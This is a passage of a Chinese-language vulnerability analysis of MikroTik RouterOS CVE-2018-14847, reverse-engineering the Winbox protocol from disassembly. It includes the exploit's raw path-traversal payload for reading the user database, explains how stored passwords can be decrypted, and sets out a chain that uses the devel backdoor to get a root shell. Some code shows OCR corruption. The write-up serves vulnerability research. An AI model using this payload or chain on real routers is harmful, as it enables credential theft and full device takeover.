
并开发了一个提取数字到可执行文件对应关系的程序，笔者利用该程序得到对应的映射结果：



也就是说数组 [13,7] 中的 13 最终调用的是/nova/bin/user，那么剩下的 7 代表什么？继续往下看：

因为没有用 livecd 的方式将 RouterOS 的文件系统挂载出来，所以只有利用 binwalk 把官网的 iso 镜像包中的文件系统提取出来：

用 ida 打开 nova/bin/user，通过逆向分析，发现 calls to nv::Looper::addHandler 是调用 handler 的关键代码，总共有八处这样的调用：



并且其传入的参数可为 3，2，1，4，5，6，7，8，数组第二项的值正好在其中：


部分汇编代码:

```
mov     [ebp+var_B20], offset off_8056E88
mov     [esp], ebx      ; this
call    __ZN6string7freeptrEv ; string::freeptr(void)
mov     [ebp+var_B20], offset off_8056F28
mov     ds:dword_80588EC, edi
add     esp, 0Ch
push    100h            ; unsigned int
push    0FE000Eh        ; unsigned int
lea     eax, [ebp+var_AF8]
push    eax             ; this
call    __ZN2nv8policies10add_policyEjj ; nv::policies::add_policy(uint,uint)
add     esp, 0Ch
push    edi             ; nv::Handler *
push    5               ; unsigned int
push    esi             ; this
call    __ZN2nv6Looper10addHandlerEjPNS_7HandlerE ; nv::Looper::addHandler(uint,nv::Handler *)
mov     [esp], edi      ; AHolder *
call    sub_8052184
lea     eax, [ebp+var_AB0]
mov     [esp], eax      ; nv::Handler *
call    sub_804F872
add     esp, 0Ch
lea     eax, [ebp+var_AB0]
push    eax             ; nv::Handler *
push    6               ; unsigned int
push    esi             ; this
call    __ZN2nv6Looper10addHandlerEjPNS_7HandlerE ; nv::Looper::addHandler(uint,nv::Handler *)
lea     eax, [ebp+var_AB0]
call    sub_80516FA
lea     eax, [ebp+var_A40]
mov     [esp], eax      ; nv::Handler *
call    sub_804F872
mov     [ebp+var_A40], offset off_8056FC8
lea     eax, [ebp+var_A40]
mov     ds:dword_80588F0, eax
add     esp, 0Ch
push    eax             ; nv::Handler *
push    7               ; unsigned int
push    esi             ; this
call    __ZN2nv6Looper10addHandlerEjPNS_7HandlerE ; nv::Looper::addHandler(uint,nv::Handler *)
```

也就是说 [13，7] 中两项分别对应：[/nove/bin/下的一个二进制程序，二进制程序中对应的 handler]。继续跟进，发现 7 对应的 handler 中有如下具体的方法：

```
off_8056FC8     dd offset sub_8053FBA   ; DATA XREF: sub_804D70A+475↑o
                                        ; sub_8053FB4+6↑o
                dd offset sub_8053FCC
                dd offset __ZN2nv7Handler12loadPermDataERKNS_7messageE ; nv::Handler::loadPermData(nv::message const&)
                dd offset __ZN2nv7Handler12savePermDataERNS_7messageE ; nv::Handler::savePermData(nv::message &)
                dd offset __ZN2nv7Handler6handleERNS_7messageE ; nv::Handler::handle(nv::message &)
                dd offset __ZN2nv7Handler13handleBrkpathERKNS_7messageE ; nv::Handler::handleBrkpath(nv::message const&)
                dd offset __ZN2nv7Handler11handleReplyERKNS_7messageE ; nv::Handler::handleReply(nv::message const&)
                dd offset __ZN2nv7Handler9handleCmdERKNS_7messageEj ; nv::Handler::handleCmd(nv::message const&,uint)
                dd offset __ZN2nv7Handler14cmdGetPoliciesERKNS_7messageE ; nv::Handler::cmdGetPolicies(nv::message const&)
                dd offset sub_8050AE6   ; Get()
                dd offset sub_8051DA0
                dd offset __ZN2nv7Handler8cmdResetERKNS_7messageE ; nv::Handler::cmdReset(nv::message const&)
                dd offset __ZN2nv7Handler9cmdGetObjERKNS_7messageEj ; nv::Handler::cmdGetObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler9cmdSetObjERKNS_7messageEj ; nv::Handler::cmdSetObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler9cmdGetAllERKNS_7messageEjj ; nv::Handler::cmdGetAll(nv::message const&,uint,uint)
                dd offset __ZN2nv7Handler9cmdAddObjERKNS_7messageE ; nv::Handler::cmdAddObj(nv::message const&)
                dd offset __ZN2nv7Handler12cmdRemoveObjERKNS_7messageEj ; nv::Handler::cmdRemoveObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler10cmdMoveObjERKNS_7messageEj ; nv::Handler::cmdMoveObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler11cmdGetCountERKNS_7messageE ; nv::Handler::cmdGetCount(nv::message const&)
                dd offset __ZN2nv7Handler10cmdUnknownERKNS_7messageEj ; nv::Handler::cmdUnknown(nv::message const&,uint)
                dd offset __ZN2nv7Handler11cmdShutdownERKNS_7messageE ; nv::Handler::cmdShutdown(nv::message const&)
                dd offset __ZN2nv7Handler12shouldNotifyERKNS_7messageES3_ ; nv::Handler::shouldNotify(nv::message const&,nv::message co
                dd offset sub_8052B96
                dd offset sub_8052B90
                dd offset __ZN2nv7Handler15cmdDisconnectedERKNS_7messageE ; nv::Handler::cmdDisconnected(nv::message const&)
                dd offset __ZN2nv7Handler12notifiesSentEv ; nv::Handler::notifiesSent(void)
                dd offset sub_804F3D2
                dd offset sub_804EF1A
                dd offset sub_8052E9C
                dd offset __ZN2nv7Handler11sendMessageERNS_7messageE ; nv::Handler::sendMessage(nv::message &)
                dd offset __ZN2nv7Handler15exchangeMessageERNS_7messageEi ; nv::Handler::exchangeMessage(nv::message &,int)
                dd offset sub_804EEE2
                align 10h
```

至此，{Uff0001:[13,7],uff0007:16646157,s1:'admin'} 这条 json 消息中第一个键值对的值就搞清楚了，接着看第二个 uff0007:16646157。通过前面的变量名对应关系，可以知道 uff0007 代表的是命令，也就是对应上面 handler 中具体的分支。




这里 Tenable 也给出了一份具体的映射关系：

16646157 对应着 Get 命令，跟进看看 Get command：

```
nv *__stdcall sub_805BAL6(nv *a1, int a2, int a3)
{
  int v3; // eax
  const string *v4; // eax
  int v5; // eax
  int v6; // eax
  nv::message *v7; // ST00_4
  nv::message *v9; // [esp+4h] [esp+34h]
  char v10; // [esp+Ch] [ebp-2Ch]
  _DWORD *v11; // [esp+10h] [esp-20h]
  void *v12; // [esp+14h] [ebp-1Ch]

  v3 = operator<<(&cout, "UserPrefs::cmdGet");
  cmdl(v3);
  v4 = (const string *)nv::message::get<nv::string id>(a2, 1);
  string::string((string *)&v11, v4);
  if ( *v11 )
  {
    nv::message::message((nv::message *)&v12);
    v5 = sub_804FA18();
    if ( v5 )
    {
      if ( *(_BYTE *)(v5 + 8) )
        v6 = nv::message::message((nv::message *)&v10, (const nv::message *)(v5 + 12));
      else
        v6 = sub_804FA82(v5, a2);
      nv::message::operator=(&v12, &v10, v6, v6);
      nv::message::~message((nv::message *)&v10);
    }
    nv::cleanSys((nv *)&v12, v9);
    nv::cleanStd((nv *)&v12, v7);
    sub_804FE58((int)&v12);
    *(_DWORD *)a1 = v12;
    v12 = &nv::message::nilRep;
    nv::message::~message((nv::message *)&v12);
  }
  else
  {
    string::string((string *)&v12, "no user name provided");
    nv::errorMsg(a1, 0xFE0006u, (const string *)&v12);
    string::freeptr((string *)&v12);
  }
  string::freeptr((string *)&v11);
  return a1;
}
```

其中进了很多函数，这里就不一一细致分析了，但可以看到此函数实现的最主要功能点就是：获取 json 消息中传入的用户名字符串 admin 的对应用户信息。



2.3 0x03. 漏洞分析


2.3.1 3.1 初步利用分析

理清楚整个通信过程以及 json 消息的含义之后，正式开始漏洞分析。漏洞发生在 winbox 和 RouterOS 的通信中，经过分析发现其数据包的本质还是与 webfig 与 RouterOS 之间的通信一样，采用的是 json 消息的形式，对应的参数含义都是一致的，甚至 winbox 的数据包没有加密，只是将 json 按照一定规则转化成了二进制形式利用 TCP 进行传输。

所以同样可以将 winbox 的二进制数据包转化成 JSON 形式：

```python
#!/usr/bin/env python3

import socket
import sys
from extract_user import dump


a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]

b = [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
     0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
     0x00, 0x02, 0x00, 0x00, 0x00]


```

转化出来的第一条 json 消息就对应着 exp 中 list a 中的二进制 payload：



ok，这下就是熟悉的 json 格式了，重点关注以下几个变量的值:

```
{
bff0005:1,
uff0006:1,          -- Request ID
uff0007:7,          -- Command
s1:'/////./../////./../////./../flash/rw/store/user.dat',   -- 参数
Uff0002:[0,8],
Uff0001:[2,2]       -- System and Handler
}
```

找到 Uff0001:[2,2] 对应的二进制程序和对应的 handler：

```
# icematcha @ ubuntu in ~/routeros_rce/routeros/parse_x3 on git:master x [17:20:53]
$ ./x3_parse -f ./samples/system_6_41.x3|grep ",2$"
/nova/bin/mproxy,2
```


继续跟进 uff0007:7, 由前面可知这键值对的含义是 command 变量值为 7。ok，继续找 handler 2 中的怎么处理 7 命令的，首先先找到 handler 2，其中箭头所指函数就是处理 command 7 的函数：

```
off_8056580     dd offset sub_804EE66   ; DATA XREF: sub_804DEF9+DC↑o
                                        ; sub_804EE66+6↑o
                                        ; handler 2
                dd offset sub_804EE76
                dd offset __ZN2nv7Handler12loadPermDataERKNS_7messageE ; nv::Handler::loadPermData(nv::message const&)
                dd offset __ZN2nv7Handler12savePermDataERNS_7messageE ; nv::Handler::savePermData(nv::message &)
                dd offset __ZN2nv7Handler6handleERNS_7messageE ; nv::Handler::handle(nv::message &)
                dd offset __ZN2nv7Handler13handleBrkpathERKNS_7messageE ; nv::Handler::handleBrkpath(nv::message const&)
                dd offset __ZN2nv7Handler11handleReplyERKNS_7messageE ; nv::Handler::handleReply(nv::message const&)
                dd offset __ZN2nv7Handler9handleCmdERKNS_7messageEj ; nv::Handler::handleCmd(nv::message const&,uint)
                dd offset __ZN2nv7Handler14cmdGetPoliciesERKNS_7messageE ; nv::Handler::cmdGetPolicies(nv::message const&)
                dd offset __ZN2nv7Handler6cmdGetERKNS_7messageE ; nv::Handler::cmdGet(nv::message const&)
                dd offset __ZN2nv7Handler6cmdSetERKNS_7messageE ; nv::Handler::cmdSet(nv::message const&)
                dd offset __ZN2nv7Handler8cmdResetERKNS_7messageE ; nv::Handler::cmdReset(nv::message const&)
                dd offset __ZN4AMap9cmdGetObjERKN2nv7messageEj ; AMap::cmdGetObj(nv::message const&,uint)
                dd offset __ZN4AMap9cmdSetObjERKN2nv7messageEj ; AMap::cmdSetObj(nv::message const&,uint)
                dd offset __ZN4AMap9cmdSetAllERKN2nv7messageEjj ; AMap::cmdSetAll(nv::message const&,uint,uint)
                dd offset __ZN4AMap9cmdAddObjERKN2nv7messageE ; AMap::cmdAddObj(nv::message const&)
                dd offset __ZN4AMap12cmdRemoveObjERKN2nv7messageEj ; AMap::cmdRemoveObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler10cmdMoveObjERKNS_7messageEj ; nv::Handler::cmdMoveObj(nv::message const&,uint)
                dd offset __ZN2nv7Handler11cmdGetCountERKNS_7messageE ; nv::Handler::cmdGetCount(nv::message const&)
                dd offset sub_80517D8
                dd offset __ZN2nv7Handler11cmdShutdownERKNS_7messageE ; nv::Handler::cmdShutdown(nv::message const&)
                dd offset __ZN2nv7Handler12shouldNotifyERKNS_7messageES3_ ; nv::Handler::shouldNotify(nv::message const&,nv::message cons
                dd offset sub_80547E2
                dd offset sub_80547DC
```

跟进这个函数,是一个 switch 分支,找到 case 7,可以看到当变量值为 7 时打开了一个/home/web/webfig 下的文件，并将这个文件的大小和一个 session id 作为返回值（由于代码太长了笔者只截取了关键部分）:

```
case /:
  if ( !(unsigned __int8)nv::message::has<nv::string_id>(a4, 1, a5   1, a5   1) )
  {
    v55 = (const string *)a1;
    string::string((string *)&buf, "no name of file");
    goto LABEL_13;
  }
  v9 = (const string *)nv::message::get<nv::string_id>(a4, 1, v8, v8);
  string::string((string *)&v60, v9);
  tokenize((const string *)&v64, (unsigned int)&v60);
  if ( !(unsigned   int8)sub_8051748() )
  {
    string::string((string *)&buf);
LABEL_29:
    nv::errorMsg(a2, 0xFFFFFFFFu, (const string *)&buf);
    string::freeptr((string *)&buf);
    goto LABEL_29;
  }
  if ( a5 == 1 )
  {
    string::string((string *)v63, "/home/web/webfig/");
    string::append((string *)v63, (const string *)&v60);
    nv::findFile((nv *)&buf, (const string *)v63, 1);
    string::operator=(v10);
    string::freeptr((string *)&buf);
    v11 = string::freeptr((string *)v63);
  }
```

对应着 RouterOS 回应的第一条 json 消息：

```
# icematcha @ ubuntu in ~/routeros_rce/routeros/winbox_pcap_parser on git:master x [18:11:00]
$ ./winbox_pcap_decrypt -f samples/Get_a_root_shell_routeros.pcap
Opening samples/Get_a_root_shell_routeros.pcap
-> {bff0005:1,uff0006:1,uff0007:7,s1:'///../../../../../flash/rw/store/user.dat',Uff0001:[2,2]}
<- {u2:302,ufe0001:6,uff0003:2,uff0006:1,Uff0001:[],Uff0002:[2,2]}
-> {bff0005:1,u2:302,ufe0001:6,uff0006:2,Uff0007:4,Uff0001:[2,2]}
<- {b600:0,b20900:1,b9fe00:1,bb0009:0,bb5bc0:0,b120007:0,b1f0009:0,u2:3,uff0003:2,uff0006:2,s1:'admin',s11:'',ufe
0,168,0,0,28,0,0,0,10,0,254,0,5,0,0,9],r4d0072:[0,168,0,0,28,0,0,1,10,0,254,0,5,0,0,9],Uff0001:[],Uff0002:[2,2]}
```


就按这样的思路继续逆向分析，发现 commoad 可以取以下七个值，分别实现了不同的功能（由于篇幅原因就只截取了部分功能的关键代码）：

3. Opens a file in /var/pckg/ for writing.

```
if ( a5 == 1 )
{
  v17 = sub_8054E34(v16, &v60);
  v14[4] = 0;
  operator<<(&cout, "creating file for writing: ", v17, v17);
  v19 = (ostream *)sub_8054ECA(v18, v15);
  endl(v19);
  v20 = open((const char *)(v14[3] + 4), 577, 438);
  v14[2] = v20;
```

4. Writes to the open file.
5. Opens a file in /var/pckg/ for reading.
6. Reads the open file.


```
else
{
  string::string((string *)&buf, "cannot read - size not known");
  nv::errorMsg((nv *)v63, 0xFE0005u, (const string *)&buf);
  v33 = string::freeptr((string *)&buf);
}
```

7. Cancel transfer (and deletes the file).

```
case 5:
  v41 = (const string *)nv::message::get<nv::u32_id>(a4, 16646145, -1, a5 - 1);
  sub_804F928(v41, a3);
  if ( (Object *)LODWORD(buf.st_dev) == a3 + 26 )
  {
    string::string((string *)&buf, "unknown session id");
    nv::errorMsg(a2, (unsigned int)&buf, v41);
    goto LABEL_64;
  }
```

8. Creates a directory in /var/pckg/.
9. Opens a file in /home/web/webfig/ for reading.


这样 exp 中发送的第二条二进制 payload 就好理解了，含义就是：带上 RouterOS 返回的 Session ID 和文件大小 (PS: 至于为啥要带上这两个，上面的代码已经很清楚，RouterOS 对这两个值做了验证)，发给 mproxy handler 2 中的 command 4：



此外，在 handler 2 调用前可以看到对这七个 command 做了策略限制的：

```
call    __ZN2nv8policies10set_policyEjj ; nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    50h             ; unsigned int
push    3               ; unsigned int
push    ebx             ; this
call    __ZN2nv8policies10set_policyEjj ; nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    0               ; unsigned int
push    4               ; unsigned int
push    ebx             ; this
call    __ZN2nv8policies10set_policyEjj ; nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    0               ; unsigned int
push    7               ; unsigned int
push    ebx             ; this
call    __ZN2nv8policies10set_policyEjj ; nv::policies::set_policy(uint,uint)
add     esp, 0Ch
push    edi             ; nv::Handler *
push    2               ; unsigned int
push    ds:dword_8057C94 ; this
```

同样，RouterOS 提供了一个叫 Get Policies 的命令，可以用来获取 system_to 数组对应 command 的权限策略，也就是能获取某个 command 的执行是否需要认证，利 Tenable 的自动化工具获取看下：



结果和上面的汇编代码一致，可以看到 command 4 和 7 的 policy 值为 0，是不需要认证的，也就是说网上一些关于该漏洞是基于权限绕过的描述是不完全正确的，这里不存在权限认证 bypass，上面已经提到了，第二条利用代码中替换 Session id 是为了通过 Command 5 中的 IF 条件，让 exp 继续执行下去。

至此漏洞原理就理清楚了，整个漏洞总结来其实就是一个未授权的任意文件读取漏洞。来看看具体的利用过程：

1. 构造数据包去读取/flash/rw/store/user.dat 文件，该文件中存储 RouterOS 的用户名密码。
2. 由于存储的是：password xor md5(user+”283i4jfkai3389), 所以可逆，得到密码明文。
3. 登录 RouterOS，控制路由器。

以上就是 CVE-2018-14847 的漏洞分析和利用。这时虽然进入到了 RouterOS，但还是不能访问底层 linux 那部分，所以就有了更进阶的利用。

2.3.2 3.2 进阶利用分析

在 Tenable 的报告中，发现在 6.42 stable 版本以前很多版本存在开发者后门。笔者以 6.41 statle 版本为例分析。

定位到后门关键点

```
if ( !nptr && (unsigned __int8)(v139 ^ 1) | (unsigned __int8)(v140 ^ 1) )
{
  printf("Password: ");
  nptr = getpass("");
  sub_804F858(nptr);
}
nv::message::message((nv::message *)&v159);
nv::message::insert_vector(&v159);
if ( !strcmp((const char *)v20, "devel") && (unsigned __int8)nv::hasOptionPackage(v137) )
{
  v122 = v23;
  string::string((string *)&v175, "admin");
  nv::message::insert<nv::string_id>((int)&v159, 1, (int)&v175, v122);
  string::freeptr((string *)&v175);
  byte_8053D15 = 1;
}
```

可以看到除了管理员 admin 用户，还有一个内置用户 devel。要满足 if 条件，不仅需要用户为 devel 以及后面函数的返回值为真。跟进 nv::hasOptionPackage() 函数，发现其是/lib/libumsg.so 动态库中的函数：

```
push    esi
push    esi
lea     eax, (aOption - 4C620h)[ebx] ; "option"
push    eax             ; string *
lea     esi, [ebp+var_1C]
push    esi             ; this
call    __ZN6stringC1EPKc ; string::string(char const*)
mov     [esp], esi      ; this
call    __ZN2nv10hasPackageERK6string ; nv::hasPackage(string const&)
mov     ds:(byte_4DE78 - 4C620h)[ebx], al
mov     [esp], edi
call    ___cxa_guard_release
mov     [esp], esi      ; this
call    __ZN6string7freeptrEv ; string::freeptr(void)
add     esp, 10h
```

继续跟进 nv::hasPackage() 函数：

```
1  int __cdecl nv::hasPackage(nv *this)
2  {
3    const string *v1; // ST04_4
4    int v2; // ST1C_4
5    char v4; // [esp+24h] [ebp-Ch]
6
7    string::string((string *)&v4, "/pckg/");
8    string::append((string *)&v4, this);
9    v2 = nv::fileExists((nv *)&v4, v1);
10   string::freeptr((string *)&v4);
11   return v2;
12 }
```

此函数只对/pckg/option 这个文件做了存在与否的简单判断，存在的话，返回为真，加上用户为 devel 就满足了关键点处的 if 条件，byte_8053D15 变量的值就被置为 1。

当 byte_8053D15 变量值为 1，且/pckg/option 文件存在时，RouterOS 直接调用了/bin/bash，此时获得的就是一个 Root shell，到达了 linux 系统层。

```
if ( byte_8053D15 && (unsigned __int8)nv::hasOptionPackage(v137) )
{
  termios_p.c_iflag = (tcflag_t)"bash";
  termios_p.c_oflag = 0;
  v31 = 3;
  do
    close(v31++);
  while ( v31 != 1024 );
  chdir("/var/pckg");
  execv(aBin, (char *const *)&termios_p);
}
```

至此，整个后门原理梳理清楚了，但这些后门文件默认是不存在，要想利用需要先写入，此时不妨回头看看 mproxy handler 2 的几个 command。command 1 执行了创建文件的操作，似乎刚好切合需求，但是需要认证，也就是说要想写入后门文件，必须得先登录成功。笔者思考这个设定也确实合理，要进开发者模式，首先得获得认证，一般情况下账号密码也只有开发者或者用户自己知道，只是恰好有了上面的未授权的任意文件读取，来了一个组合拳。

2.4 0x04. 漏洞整体利用

这样整体思路就很明确了：

1. 先通过 command 4,7 任意文件读取获得用户名密码。
2. 登录后再通过 command 1 写入后门文件。
3. 利用内置用户 devel+admin 用户密码登录获取 Root shell。

整个利用过程如果用 python 通过 socket 直接发二进制数据跟 winbox 通信，是可行，但是数据包的构造很复杂麻烦。所以这里可以直接利用 RouterOS 官方提供的 c++ 的 winbox api 库大大简化了代码(具体 exp 来自 Tenable)：

